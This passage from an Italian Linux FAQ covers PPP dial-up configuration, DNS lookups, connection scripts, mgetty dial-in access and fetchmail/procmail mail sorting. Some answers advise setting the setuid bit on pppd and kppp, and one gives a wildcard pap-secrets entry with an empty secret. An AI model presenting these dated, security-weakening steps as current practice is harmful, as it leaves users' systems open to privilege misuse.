
Un metodo più comodo è sicuramente quello di vedere in tempo reale gli aggiornamenti del file '`/var/log/messages`'. Questo può essere fatto con:

`tail -d /var/log/messages`[*Invio*]

Potrebbe risultare utile inserire tale comando in uno script. Ad es.:

```
#!/bin/sh
pppd
xterm -e tail -f /var/log/messages
```

389.10.4) `pppd: The remote system is required to authenticate itself but...`

Qualora, nel corso di un tentativo di connessione, si riscontri questo tipo di errore: '**`«pppd: The remote system is required to authenticate itself but I couldn't find any secret (password) which would let it use an IP address.»`**' occorrerà mettere la riga '**`noauth`**' nel file '`/etc/ppp/options`', per risolvere il problema.

389.10.5) Si possono ottenere dei dati sulla connessione ad Internet?

Per poter visualizzare alcuni dati concernenti una connessione PPP si utilizza il comando '**`pppstat`**'.

389.10.6) Perché durante l'avvio di '`kppp`' (KDE 2.*x*) viene visualizzato un errore relativo al *timeout*?

Occorre verificare i seguenti punti per risolvere il problema:

- controllare se è presente il collegamento simbolico del modem a '`/dev/modem`';
- eliminare o commentare la riga '**`lock`**' presente nel file '`/etc/ppp/options`';
- impostare il *timeout* a 50-60 secondi nella scheda Modem del '**`kppp`**';
- tentare di diminuire la velocità di connessione.

389.10.7) Perché '`kppp`' (KDE 2.*x*) non riesce a creare il file di lock?

Il file di blocco (*lock*) ha lo scopo di permettere un utilizzo esclusivo di una determinata risorsa. In pratica, in questo caso, serve per impedire agli altri utenti di utilizzare il modem visto che adesso è impegnato da un altro utente.

Se si vuole disabilitare questa opzione, la si deve deselezionare in '**`kppp`**' oppure si deve commentare[28] l'apposita riga ('**`lock`**') presente nel file '`/etc/ppp/option`' .

[28](premettendo un #)

389.10.8) Perché lanciando da utente '`kppp`' (KDE 2.*x*), viene chiesta la password di '`root`'?

In genere questo accade perché il file '`kppp`' presente in '`/usr/bin`' è un collegamento simbolico al programma '**`consolehelper`**' che impedisce l'esecuzione diretta del programma in questione ('**`kppp`**' in questo caso) se non avviene l'autenticazione (mediante la password) di un determinato utente (quasi sempre '**`root`**').

Per ovviare a questo problema occorre aprire il programma di modifica del menù e cambiare il nome dell'eseguibile in '`kppp.kdelnk`' da «kppp» a «/usr/sbin/kppp». Analogamente si può eliminare '**`kppp`**' in '`/usr/bin`' e ricrearlo facendolo puntare a '`/usr/sbin/kppp`'. Fatto questo basta impostare il bit del set user ID (in qualità di utente '**`root`**') a '`/usr/sbin/kppp`' e i corretti permessi di esecuzione dello stesso file.

389.10.9) Come può un utente qualsiasi utilizzare '`kppp`' (KDE 2.*x*)?

Dopo aver letto la LDR 389.10.8, e aver provato con le indicazioni in essa presenti, si dovrà modificare il file '`kppp`' presente in '`/etc/security/console.apps/`'. La riga:

```
USER=root
```

andrà modificata in:

```
USER=utente
```

In seguito occorre impostare il bit del set user ID (in qualità di utente '**`root`**') del file '`kppp`' presente in '`/usr/bin/`':

`chmod u+s kppp`[*Invio*]

389.10.10) Come si visualizza il proprio indirizzo IP?

Per visualizzare l'indirizzo IP della propria macchina si deve utilizzare il comando '**`ifconfig`**':

`ifconfig`[*Invio*]

L'indirizzo IP è il numero che segue '**`inet addr`**' nell'interfaccia '**`ppp`**'.

389.10.11) Si può estrapolare solamente l'indirizzo IP da '`ifconfig`'?

Il comando da utilizzare è il seguente:

`/sbin/ifconfig | head -9 | tail -1 | cut -d\ -f12 | cut -d\: -f2`[*Invio*]

ma occorre accertarsi che, impartendo il comando '**`ifconfig`**', l'interfaccia '**`ppp`**' sia la seconda in ordine di apparizione. In caso non fosse così si deve adattare questo comando alle proprie esigenze. Se infatti è presente una scheda di rete (che pone l'interfaccia '**`ppp`**' in «terza» posizione) al posto di «head -9» si deve mettere «head -17» e così via aggiungendo 8 per ogni dispositivo di rete che precede l'interfaccia '**`ppp`**'.

389.10.12) Come si ottengono gli indirizzi DNS dei provider?

Per risalire ai DNS dei provider, si deve utilizzare il comando '**nslookup**':

`#` **`nslookup`**[*Invio*]

`>` **`server dns2.nic.it`**[*Invio*]

`>` **`set query=any`**[*Invio*]

`>` **`pluto.linux.it`**[*Invio*]

Con questi comandi si otterrà una risposta simile alla seguente:

```
Server:  dns.nic.it
Address:  193.205.245.5

pluto.linux.it  preference = 10, mail exchanger = keycomm.pluto.linux.it
pluto.linux.it  preference = 20, mail exchanger = r-vicenza3.keycomm.it
pluto.linux.it  preference = 30, mail exchanger = r-vicenza1.keycomm.it
pluto.linux.it  preference = 40, mail exchanger = dns.keycomm.it
pluto.linux.it  Internet address = 192.106.105.10
pluto.linux.it  text = "PLUTO Linux User Group"
pluto.linux.it  nameserver = serena.keycomm.it
pluto.linux.it  nameserver = snoopy.psy.unipd.it
pluto.linux.it  nameserver = ns.publinet.it
pluto.linux.it
        origin = serena.keycomm.it
        mail addr = dalla.pluto.linux.it
        serial = 1999110100
        refresh = 86400 (1D)
        retry   = 7200 (2H)
        expire  = 2592000 (4w2d)
        minimum ttl = 86400 (1D)
pluto.linux.it  nameserver = serena.keycomm.it
pluto.linux.it  nameserver = snoopy.psy.unipd.it
pluto.linux.it  nameserver = ns.publinet.it
keycomm.pluto.linux.it  Internet address = 194.184.117.31
r-vicenza3.keycomm.it   Internet address = 194.184.117.4
r-vicenza1.keycomm.it   Internet address = 194.184.117.2
dns.keycomm.it  Internet address = 194.184.116.2
serena.keycomm.it       Internet address = 194.184.117.3
snoopy.psy.unipd.it     Internet address = 147.162.146.17
ns.publinet.it  Internet address = 151.99.137.2
```

Indicando invece geocities.com:

`>` **`geocities.com`**[*Invio*]

si otterrà:

```
Server:  dns.nic.it
Address:  193.205.245.5

Non-authoritative answer:
geocities.com   nameserver = NS2.geocities.com
geocities.com   nameserver = NS1.YAHOO.COM
geocities.com   nameserver = NS2.DCA.YAHOO.COM
geocities.com   nameserver = NS4.geocities.com
Authoritative answers can be found from:
geocities.com   nameserver = NS2.geocities.com
geocities.com   nameserver = NS1.YAHOO.COM
geocities.com   nameserver = NS2.DCA.YAHOO.COM
geocities.com   nameserver = NS4.geocities.com
NS2.geocities.com       Internet address = 209.1.224.100
```

```
NS1.YAHOO.COM   Internet address = 204.71.200.33
NS2.DCA.YAHOO.COM       Internet address = 209.143.200.34
NS4.geocities.com       Internet address = 209.1.224.143
```

Lo stesso discorso vale per tiscalinet.it:

> **`tiscalinet.it`**[*Invio*]

che restituirà:

```
Server:  dns.nic.it
Address:  193.205.245.5

Non-authoritative answer:
tiscalinet.it   nameserver = ns.tiscalinet.it
tiscalinet.it   nameserver = sns.tiscali.it
tiscalinet.it
        origin = ns.tiscalinet.it
        mail addr = nsadmin.tiscali.it
        serial = 2000042802
        refresh = 86400 (1D)
        retry   = 3600 (1H)
        expire  = 604800 (1W)
        minimum ttl = 86400 (1D)

Authoritative answers can be found from:
tiscalinet.it   nameserver = ns.tiscalinet.it
tiscalinet.it   nameserver = sns.tiscali.it
ns.tiscalinet.it        Internet address = 195.130.224.18
sns.tiscali.it  Internet address = 195.130.225.129
```

In ogni caso lo stesso risultato si può ottenere con il comando '**`host`**' e il comando '**`ping`**':

`#` **`host -t ns`** *provider*[*Invio*]

Ad esempio se si volessero sapere i DNS di flashnet.it, si darà il comando:

`[bigpaul@linuxfaq.it]:[Fri May 5]:[22:25:41]:[~]:` **`host -t ns flashnet.it`**[*Invio*]

Che restituirà il seguente risultato:

```
flashnet.it             NS      dns2.flashnet.it
flashnet.it             NS      dns.flashnet.it
```

Ora, con il comando '**`ping`**', si sarà in grado di ottenere gli indirizzi desiderati:

`[bigpaul@linuxfaq.it]:[Fri May 5]:[22:25:41]:[~]:` **`ping dns2.flashnet.it`**[*Invio*]

```
PING dns2.flashnet.it (194.247.160.8): 56 data bytes
64 bytes from 194.247.160.8: icmp_seq=0 ttl=252 time=178.5 ms

--- dns2.flashnet.it ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 150.0/163.7/178.5 ms
```

`[bigpaul@linuxfaq.it]:[Fri May 5]:[22:25:41]:[~]:` **`ping dns.flashnet.it`**[*Invio*]

```
PING dns.flashnet.it (194.247.160.1): 56 data bytes
64 bytes from 194.247.160.1: icmp_seq=0 ttl=252 time=165.5 ms

--- dns.flashnet.it ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 150.0/157.7/165.5 ms
```

389.10.13) Se ci si connette ad Internet con più di un provider, occorre cambiare ogni volta gli indirizzi DNS nel file '`/etc/resolv.conf`'?

Se si volesse accedere ad Internet, con più provider, non sarà necessario cambiare ogni volta il contenuto del file '`/etc/resolv.conf`' ma basterà lasciare gli indirizzi DNS di un provider che sembrano più veloci e affidabili. Le richieste generalmente sono permesse a tutte le macchine, non ha importanza quindi il provider con cui si è collegati.

389.10.14) Cosa si deve fare se il provider assegna automaticamente gli indirizzi DNS?

Se le connessioni ad Internet avvengono mediante provider, che assegnano automaticamente i DNS agli utenti, occorrerà utilizzare l'opzione «usepeerdns» di '**`pppd`**'. Utilizzando questo metodo non sarà possibile dichiarare i DNS delle macchine che non hanno il modem e che sfruttano, attraverso una rete, il collegamento della macchina che lo ha. In ogni caso, bisogna ricordare però, che è sempre possibile leggere gli indirizzi DNS di questi provider dal file di *log* delle connessioni che in genere è '`/var/log/messages`'.

389.10.15) Perché pur essendo connessi a Internet il navigatore non riesce a connettersi ai siti?

Occorre ricordare che si devono indicare gli indirizzi DNS del provider cui ci si connette nel file '`/etc/resolv.conf`'. Questi indirizzi servono per tradurre gli indirizzi mnemonici in indirizzi IP numerici. Presumibilmente infatti se si inserissero nel navigatore gli indirizzi numerici, si avrebbe esito positivo. Il file '`/etc/resolv.conf`' è costituito da una o più righe del tipo:

```
nameserver   indirizzo
```

dove *indirizzo* è l'indirizzo DNS del provider.

389.10.16) `no dialtone`

Questo messaggio di errore, viene visualizzato qualora si ometta la stringa di inizializzazione per linee italiane: '**`X3`**'. Se infatti si era tentato il collegamento con:

```
ATDT12345
```

si dovrà eseguire invece:

```
ATX3DT12345
```

389.10.17) Come si possono automatizzare alcune operazioni da effettuare durante la connessione ad Internet?

Si prenda come esempio uno script che possa effettuare rispettivamente:

- connessione ad Internet;
- operazioni varie;
- disconnessione da Internet.

Lo script sarà simile al seguente:

```
#!/bin/bash
#
_LOCK=/var/lock/ppp.LOCK
#
pon
if [ "$?" = "0" ] ; then
\011....
\011comandi desiderati
\011....
\011poff
\011rm -f $_LOCK
\011exit 0
else
\011rm -f $_LOCK
\011exit 1
fi
```

389.10.18) Come ci si connette ad Internet con gli script?

La connessione tramite script è il metodo più classico per connettersi ad un provider Internet. Molti programmi di utilità che facilitano la connessione non fanno altro che andare a scrivere degli script.

In GNU/Linux si utilizzano due programmi essenzialmente: '**`chat`**' che invia i comandi al modem e '**`pppd`**' il demone che instaura il dialogo secondo il protocollo PPP con il server del provider.

I file che vanno modificati sono sostanzialmente 5:

- '`/etc/ppp/pap-secrets`'
- '`/etc/resolv.conf`'
- '`/etc/host.conf`'
- '`/bin/ispup`'
- '`/bin/ispdown`'

Innanzitutto si dovrà inserire il nome utente e la password, nel primo di questi file, in questo modo:

```
# /etc/ppp/pap-secrets

nome_utente        *       password
```

In seguito si dovrà modificare il secondo file, che indica al sistema gli indirizzi DNS da utilizzare durante la connessione:

```
# /etc/resolv.conf

search dominioprovider.it
nameserver 111.222.111.222
nameserver 222.111.222.111
```

dove ovviamente dovremo inserire i dati del provider.

Bisogna poi comunicare al sistema in che modo essa debba risolvere i nomi dei computer nella rete Per fare questo bisogna modificare '`/etc/host.conf`'.

```
# /etc/host.conf
```

```
order hosts,bind
multi on
```

Fatto ciò si dovranno realizzare i veri e propri script di connessione, cioè quelli da invocare per effettuare la connessione.

Lo script per la connessione sarà simile al seguente[29]:

```
# /bin/ispup

IP_ISP="0.0.0.0"
IP_LOCALE="0.0.0.0"
DISPOSITIVO="/dev/modem"
VELOCITA="57600"
TELEFONO="0123456789"
NOMEUSER="nomeutente"
/usr/sbin/pppd \
connect "/usr/sbin/chat -v \
TIMEOUT 3 \
ABORT BUSY \
ABORT ’NO CARRIER’ \
’’ \dATZ \
OK \dATX0 \
OK \dAT\d$TELEFONO \
TIMEOUT 60 \
CONNECT ’’ " \
user $NOMEUSER -d \
-detach crtscts modem \
defaultroute noipdefault \
$IP_LOCALE:$IP_ISP \
$DISPOSITIVO \
$VELOCITA
```

Il seguente script servirà invece per disconnettersi:

```
# /bin/ispdown

kill -INT ‘cat /var/run/ppp0.pid‘
```

Per effettuare la connessione, a questo punto, occorrerà digitare al prompt:

$ **ispup &**[*Invio*][30]

Si dovrà digitare invece:

$ **ispdown**[*Invio*]

per terminare la connessione.

389.10.19) Esempio degli script per la connessione ad un provider

Ecco uno script da lanciare per effettuare la connessione ad Internet [31]:

```
#!/bin/sh
#Parametri della connessione.
#Numero di telefono del provider: deve contenere anche il prefisso.
TELEFONO=XXXXXXXXX
#Nome da cercare in "/etc/ppp/pap-secrets"
NOME_UTENTE=nome_utente
#Rende disponibili le variabili allo script "dialup".
export TELEFONO
```

[29] occorrerà ovviamente inserire i dati relativi al proprio caso
[30] la **&** serve a mandare il processo in secondo piano (*background*).
[31] Controllare anche lo script presente nella LDR 389.10.18

```
#Dove si trova lo script "dialup"
SCRIPT_DIALUP=/etc/ppp/dialup
#Avvio della connessione.
exec /usr/sbin/pppd connect $SCRIPT_DIALUP user $NOME_UTENTE
```

Il file '`/etc/ppp/resolv.conf`' conterrà i seguenti dati:

```
domain provider.it
nameserver XXX.XXX.XXX.XXX
nameserver YYY.YYY.YYY.YYY
```

Il file '`/etc/ppp/options`' conterrà le seguenti righe:

```
#Fa sì che lo script non venga eseguito in secondo piano
#e che possa essere ucciso con la combinazione [Ctrl+C].
-detach
#Usa il file di lock per assicurare un accesso esclusivo
#al dispositivo seriale. Questo potrebbe provocare
#in kppp un messaggio di errore. In quel caso
#occorrerà rimuovere l'opzione perché gestita automaticamente
#da kppp stesso.
lock
#Porta cui è connesso il modem:
#ttyS0=COM1 ttyS1=COM2 ttyS2=COM3 ttyS3=COM4
/dev/ttyS3
#Velocità di connessione modem.
115200
#Controllo di flusso hardware.
crtscts
#Non vengono assegnati indirizzi IP di default
noipdefault
defaultroute
modem
asyncmap 0
#Massima grandezza del pacchetto trasmesso.
mtu 1024
#Massima dimensione del pacchetto ricevuto.
mru 1024
```

Il file '`/etc/ppp/dialup`' conterrà invece:

```
#!/bin/sh
#
# This is part 2 of the ppp-on script. It will perform the connection
# protocol for the desired connection.
#
exec /usr/sbin/chat -v                                   \
        TIMEOUT         3                                \
        ABORT           '\nBUSY\r'                       \
        ABORT           '\nNO ANSWER\r'                  \
        ABORT           '\nRINGING\r\n\r\nRINGING\r'     \
        ''               \rAT                             \
        'OK-+++\c-OK'   ATH0                             \
        TIMEOUT         30                               \
        SAY             "Composizione del numero ed\n"   \
        SAY             "avvio della connessione...\n"   \
        OK              ATX3DT$TELEFONO                  \
        CONNECT         ''
```

Il file '`etc/ppp/pap-secrets`' conterrà il nome dell'utente e la password:

```
nome_utente [TAB] * [TAB] password
```

389.10.20) Perché in Red Hat viene composto due volte il numero telefonico del provider?

La causa di questo problema è un baco (*bug*). Presso il sito di Red Hat (<*http://www.redhat.com*>) è disponibile la versione corretta.

389.10.21) Perché utilizzando '`ppp`' per il collegamento ad Internet, compare una casella di dialogo che avverte che il demone '`pppd`' non è installato con il set user ID? Che vuol dire?

Normalmente l'uso del '**`ppp`**' è riservato all'utente '**`root`**'. Per permetterne l'uso anche agli altri utenti, si fa in modo che quando questo viene eseguito, il sistema pensi che sia '**`root`**' a farlo. Per fare ciò, esiste un bit speciale da attivare (il bit del set user ID). Questo bit si attiva mediante il comando:

`cd /usr/sbin`[*Invio*]

`chmod u+s pppd`[*Invio*]

389.10.22) Perché il collegamento ad Internet con '`diald`' fallisce per problemi di autentificazione?

Occorre comunicare al sistema l'utente che si connette. Innanzitutto occorre inserire nel file '`/etc/ppp/pap-secret`' il nome dell'utente e la password. Dopo aver fatto questo, si deve ricordare che:

1. nel file '`/etc/ppp/options`' andrà inserita la riga:
   `user <nome utente>`
2. si potrà specificare il nome dell'utente direttamente all'interno dello script invece che nel file '`/etc/ppp/options`', ma, alla luce del fatto che la connessione dovrà essere invocata da un utente comune, si consiglia di dichiarare tale utente nel file '`/etc/ppp/options`';
3. in ogni caso il modo migliore consiste nell'inserire in '`/etc/diald.conf`' la riga:
   `ppp-options = user = <nome utente>`

389.10.23) Una volta essere riusciti ad aver stabilito un collegamento funzionante ad Internet, quali sono i file di configurazione e gli script che conviene conservare?

Si consiglia di copiare al sicuro i file e gli script che vengono utilizzati per la connessione ad Internet. In qualsiasi occasione, sarà sufficiente ricopiare gli script al loro posto e si potrà velocemente ristabilire la configurazione esatta.

Oltre ad i singoli file eseguibili attivanti la connessione (quelli creati dall'utente ad esempio), si dovranno salvare i seguenti file:

- '`/etc/ppp/options`'
- '`/etc/ppp/pap-secrets`'
- '`/etc/ppp/chat-script`'
- '`/etc/resolv.conf`'

389.10.24) Perché utilizzando il '`dialup configuration tool`' della Red Hat 6.1 il sistema si blocca?

Dopo aver lanciato '**`netcfg`**' mediante:

`# netcfg`[*Invio*]

si dovrà evidenziare '**`interfaces`**' e si rileverà che una delle due interfaccie è priva del nome e non attiva. Sarà sufficiente cancellarla per rimuovere il problema.

389.10.25) Se si utilizzano diversi provider per connettersi ad Internet, come si possono invertire rapidamente gli script di connessione in una distribuzione Red Hat?

Per ottenere questo risultato occorre uno script che sostituisca i file:

1. '`/etc/ppp/options`'
2. '`/etc/ppp/pap-secrets`'
3. '`/etc/ppp/chat-script`'
4. '`/etc/resolv.conf`'

quindi prima di tutto occorre copiare questi file al sicuro. Dal momento che la distribuzione è Red Hat, si potrà ricorrere all'utilizzo di pacchetti RPM. In relazione a questo, sarà necessario creare tanti pacchetti RPM quanti sono i provider cui si intende connettersi. Per fare questo, si dovranno creare i file '`.spec`' che servono appunto a creare i pacchetti RPM.

Segue un esempio di file '`.spec`' che chiameremo providerA.spec:

```
Name: Connessione_providerA
Summary: Tutte le impostazioni e gli script per la connessione al
providerA
Version: 1.0
Release: 1
Copyright: Uso personale Gaetano Paolone
Group: Applications
Packager: Gaetano Paolone <bigpaul@linuxfaq.it>

%description
Ecco i file per la connessione al providerA

%files
/etc/ppp/options
/etc/ppp/pap-secrets
/etc/ppp/chat-script
/etc/resolv.conf
```

Si passerà quindi alla creazione del pacchetto RPM:

`# rpm -bb providerA.spec`[*Invio*]

A questo punto verrà creato un pacchetto RPM il cui nome dovrebbe somigliare a '`Connessione_providerA-1.0-1.rpm`'. Dopo aver creato il primo pacchetto, si dovranno sostituire manualmente gli script in questione per ottenere il collegamento al providerB. Una volta certi di essere riusciti a stabilire la connessione con providerB, si creerà il pacchetto RPM per questo fornitore di accesso ad Internet partendo dal file '`providerB.spec`':

`# rpm -bb providerB.spec`[*Invio*]

L'operazione va ripetuta per tutti i fornitori di accesso ad Internet di cui disponiamo.

Fatti tutti i pacchetti RPM, si dovranno creare script che servono ad attivarli. Ad esempio, si potrà creare lo script '`attiva_providerA`' che conterrà la riga:

`rpm -Uvh Connessione_providerA-1.0-1.rpm`[*Invio*]

e così per tutti gli altri fornitori di accesso ad Internet. Una volta creati tutti gli script, occorrerà conferire loro il permesso di esecuzione e copiarli in una directory di percorso (*path*).

Ora basterà digitare il nome dello script per cambiare tutti i file di configurazione e permettere quindi il collegamento al fornitore di accesso ad Internet desiderato.

389.10.26) Se si utilizzano diversi provider per connettersi ad Internet, come si possono gestire gli script di connessione?

Se si utilizza più di un provider per la connessione ad Internet, sarà necessario modificare o aggiungere alcuni file contenuti nella directory '`/etc/ppp`'.

Occorrerà innanzitutto cancellare il contenuto di '`chap-secrets`'. Dovranno poi essere creati i file:

1. '`dial-providerA`'
2. '`dial-providerB`'
3. [...]

ciascuno con un contenuto simile al seguente:

```
REPORT CONNECT
ABORT "BUSY"
ABORT "NO CARRIER"
ABORT "NO DIALTONE"
"" ATL0M0X4
OK ATDTnumero_telefono_provider
CONNECT
```

Si dovrà poi creare il file '`options`' contenente le opzioni generiche di tutti i provider) cui ci si intende connettere. Un esempio potrebbe essere il seguente:

```
/dev/modem
57600
debug
lock
crtscts
defaultroute
```

In seguito si dovrà modificare il file '`pap-secrets`' nel seguente modo:

```
# Secrets for authentication using PAP
# client        server  secret                  IP addresses
nome_utente_providerA\011providerA\011password_providerA
nome_utente_providerB\011providerB\011password_providerB
[...]
```

oppure si dovrà creare uno script che inverta i seguenti due '`pap-secrets`' (ammesso che i provider siano due):

```
# /etc/ppp/pap-secrets #1
nomeutente_provider_A\011*\011password_providerA
```

```
# /etc/ppp/pap-secrets #2
nomeutente_provider_B\011*\011password_providerB
```

Per caricare le opzioni corrette, occorrerà creare uno script per ciascun provider. Ecco un esempio di tali script [32]:

```
/usr/sbin/pppd connect '/usr/sbin/chat -v -f /etc/ppp/dial-providerA'\
/dev/modem 57600 debug lock crtscts defaultroute call options-providerA\
-d -detach &
```

In seguito occorrerà creare la directory '`/etc/ppp/peers/`' e inserirvi i file ('`options-providerA`', '`options-providerB`', ecc.) contenenti le opzioni specifiche di ogni provider:

```
name nomeutente_presso_il_provider
```

Volendo, si potranno aggiungere le altre opzioni come ad esempio la grandezza dei pacchetti in transito:

```
\011
mtu 552
mru 552
```

e altro ancora.

A questo punto occorrerà modificare il file '`/etc/resolv.conf`' inserendo gli indirizzi DNS dei provider e modificare il file '`/etc/hosts`' in modo che contenga gli indirizzi IP dei server di posta. Questo serve per evitare che la connessione con uno dei provider impedisca il prelievo della posta presso i server degli altri.

389.11 Connessione remota tra macchine

389.11.1) Come si predispone un accesso da linea commutata a una macchina GNU/Linux?

Per accedere ad una macchina GNU/Linux con modem, occorre installare Mgetty+Sendfax, '**`PAM`**', e avere il supporto per il PPP.

Nel file '`/etc/mgetty/login.config`' va abilitata l'opzione '**`AutoPPP`**':

```
/AutoPPP/ -   a_ppp    /usr/sbin/pppd /dev/ttySn
```

dove '`/dev/ttyS`*`n`*' è la porta utilizzata dal modem. Nel file '`/etc/mgetty/mgetty.config`' non occorre inserire alcuna opzione particolare, se non la velocità della porta.

Nel file '`/etc/ppp/options`' vanno abilitate le opzioni valide per le connessioni entranti (in conflitto con eventuali connessioni uscenti):

[32] che potranno essere chiamati ad esempio '`connetti-providerA`', '`connetti-providerB`', ecc.

```
asyncmap 0
auth
crtscts
lock
modem
netmask 255.255.255.0
passive
+pap
login
lcp-echo-interval 30         # eventualmente da modificare
lcp-echo-failure  4          # eventualmente da modificare
```

Nel file '`/etc/ppp/options.ttyS`*x*' ('`ttyS`*x*' è sempre la porta del modem) vanno inseriti l'indirizzo della macchina che fa da server e l'indirizzo di quella client:

```
#pc.server:pc.client
192.168.0.1:192.168.0.2    #o altri indirizzi a piacere, ma
                           #sempre di una stessa classe.
```

Nel file '`/etc/ppp/pap-secrets`' va inserita una riga per permettere l'accesso al PPP a tutti gli utenti:

```
*   pc.server     ""   -
```

al posto di '**`pc.server`**' si dovrà inserire il nome della macchina che fa da server. Nel file '`/etc/hosts`', vanno inseriti i nomi e gli indirizzi utilizzati:

```
127.0.0.1\011localhost
192.168.0.1\011pc.server   # eventualmente da modificare
192.168.0.2\011pc.client   # eventualmente da modificare
```

Nel file '`/etc/networks`' vanno inserite le informazioni relative alla rete che si crea durante la connessione oltre alla rete *virtuale* locale:

```
127.0.0.0\011localnet
192.168.0.0\011rete.mia
```

Nel file '`/etc/inittab`' va inserito naturalmente '**`mgetty`**' sulla porta usata dal modem (in modalità '**`respawn`**'), quindi occorre che ci sia una riga simile alla seguente:

```
T1:23:respawn:/sbin/mgetty -x5 -s 57600 ttySx
```

Da notare che 57600 può essere aumentato a velocità superiori, e che ttyS*x* dovrà essere sostituito (ttyS1, 2, ecc.).

A questo punto, all'avvio, '**`mgetty`**' attende una chiamata sulla sua porta e con l'opzione AutoPPP fa partire il '**`ppp`**' non appena la connessione è andata in porto. Il '**`ppp`**' negozia il login e la password (opzione '**`+pap`**') automaticamente andando a controllare direttamente il file delle password.

389.11.2) Come ci si sconnette da un sistema remoto lasciando attivi alcuni processi?

Lasciare attivo un processo su una macchina da cui ci si è scollegati, è possibile mediante il comando '**`nohup`**':

$ **`nohup ftp -n < ftp-file &`**[*Invio*]

In '`ftp-file`' dovranno essere inseriti i comandi FTP da eseguire. In ogni caso è possibile lanciare il comando:

$ **`tail -f nohup.out &`**[*Invio*]

che permetterà di seguire l'andamento delle operazioni sulla console.

389.12 Posta elettronica

389.12.1) Come si configura il sistema per poter scaricare e smistare i messaggi di posta elettronica?

Per poter scaricare e smistare i messaggi di posta elettronica, si utilizzano i programmi Fetchmail e procmail. I seguenti file di configurazione si riferiscono ad un utente singolo che scarica da più server di posta messaggi di posta, alcuni dei quali appartengono a liste di discussione (*mailing list*).

Lo script da invocare per scaricare la posta verrà chiamato '`MAIL`' e conterrà quanto segue:

```
# Azzeramento contatori
cat /dev/null > .listalinux.count
cat /dev/null > .misc.count

# pulizia schermo
clear

# scaricare la posta
fetchmail -vvvvv

# Riepilogo messaggi scaricati
echo
echo
echo
echo
echo "###############################################"
echo "      +-----------------+"
echo "      | Report 'date +%d-%m-%y' |"
echo "      +-----------------+"
echo
echo "listalinux: 'wc -w < ~/.listalinux.count'"
echo "inbox:      'wc -w < ~/.misc.count'"
echo "###############################################"
echo
echo

# rimozione i file temporanei di conteggio
rm ~/.listalinux.count 2> /dev/null
rm ~/.misc.count 2> /dev/null
```

Dopo avere azzerato i contatori che calcoleranno i messaggi scaricati, lo script si occuperà di pulire lo schermo e di iniziare a scaricare la posta dai server di posta. Alla fine del processo di scaricamento della posta, verrà visualizzato un riepilogo dei messaggi scaricati.

Il file '`~/.fetchmailrc`' presente nella directory '`/home/`*utente*`/`' contiene le informazioni di cui Fetchmail si serve per scaricare la posta. Eccone un esempio:

```
poll "mail.serverA.it" proto pop3 user "bigpaul" with pass "vocabolario" is
        "bigpaul" here forcecr smtpaddress localhost
poll "mail.serverB.it" proto pop3 user "gaetano" with pass
        "dizionario" is "bigpaul" here forcecr smtpaddress localhost
# così per tutti gli altri
```

Questo file permetterà a Fetchmail di scaricare la posta da '**`serverA`**' presso cui si dispone di un account '**`bigpaul`**' e da '**`serverB`**' presso cui si dispone di un account '**`gaetano`**'. I messaggi scaricati faranno riferimento all'utente locale '**`bigpaul`**'. Oltre a '`~/.fetchmailrc`' esiste il file '`.procmailrc`' sempre nella directory '`/home/`*utente*`/`'. Questo file contiene le regole per smistare i messaggi in arrivo. Eccone un esempio:

```
DATE=‘date +%m-%y‘
PATH=/bin:/usr/bin:/usr/bin
MAILDIR=$HOME/mail      #assicurarsi della sua esistenza
DEFAULT=/usr/spool/mail/bigpaul
LOGFILE=~/.log_procmail   #consigliato

# -- BACKUP DI TUTTI I MESSAGGI IN /home/utente/backup/all.gz --
# Queste due righe consentono prima di qualsiasi altra
# operazione di archiviare al sicuro tutti i messaggi di posta.
:0 c
| gzip >> backup/all.$DATE.gz

# -- LISTALINUX --
# Se c’è un messaggio che risponde ai criteri espressi,
# il file contatore viene incrementato di una
# parola, poi una copia del messaggio viene posta nella casella
# listalinux, e un’altra viene archiviata nel file
# backup/listalinux.$DATE.gz.
:0 c
* ^To.*listalinux@mailserver.it
| echo 1 >> ~/.listalinux.count
:0 Ac:
listalinux
:0 A:
| gzip >> backup/listalinux.$DATE.gz


[...] (qui andrebbero inseriti gli altri filtri
relativi a tutte le altre mailing list)

# -- MISC: tutte gli altri messaggi --
# i messaggi che arrivano a questo punto (cioè che non
# hanno risposto ai requisiti espressi in precedenza)
# non appartengono a nessuna mailing list, e vengono inseriti nella
# casella principale (MAILDIR=$HOME/mail)

:0 c
| echo 1 >> ~/.misc.count
:0 Ac:
| gzip >> backup/misc.$DATE.gz
```

A questo punto basterà dare i permessi di esecuzione al file ‘MAIL’, ed invocarlo per scaricare la posta e per verificare lo smistamento di ‘**procmail**’.

389.12.2) Come si configura Fetchmail?

Come faccio a configurare Fetchmail in modo che scarichi anche la posta di altri utenti e la ridistribuisca (agli altri utenti)?

Segue un esempio del file di configurazione di Fetchmail (‘~/.fetchmailrc’) che permette di scaricare la posta da due server di posta (‘**mail.serverA.it**’ e ‘**mail.serverB.it**’) presso cui l’utente che impartisce il comando ‘**fetchmail**’ possiede due utenze (‘**bigpaul**’ e ‘**gaetano**’) con le rispettive password (‘**vocabolario**’ e ‘**dizionario**’).

```
poll "mail.serverA.it"
uidl
protocol pop3
username "bigpaul"
password "vocabolario"
flush
mda /usr/bin/procmail

poll "mail.serverB.it"
uidl
protocol pop3
```

```
username "gaetano"
password "dizionario"
flush
mda /usr/bin/procmail
```

Si consiglia di provare a commentare la riga>

```
uidl
```

se dovessero riscontrarsi problemi.

Quello che segue è invece un esempio del file di configurazione di Fetchmail ('`~/.fetchmailrc`') che permette di scaricare la posta da due server di posta ('**`mail.serverA.it`**' e '**`mail.serverB.it`**'). La posta scaricata da '**`mail.serverA.it`**' sarà indirizzata nella casella di posta dell'utente '**`bigpaul`**' mentre quella scaricata da '**`mail.serverB.it`**' sarà indirizzata nella casella di posta dell'utente '**`gaetano`**'.

```
poll "mail.serverA.it" proto pop3 user "bigpaul" with pass "vocabolario" is
        "bigpaul" here forcecr smtpaddress localhost
poll "mail.serverB.it" proto pop3 user "gaetano" with pass
        "dizionario" is "tizio" here forcecr smtpaddress localhost
# così per tutti gli altri
```

389.12.3) Come si possono spedire messaggi all'interno di una rete locale facendo risultare un indirizzo esterno?

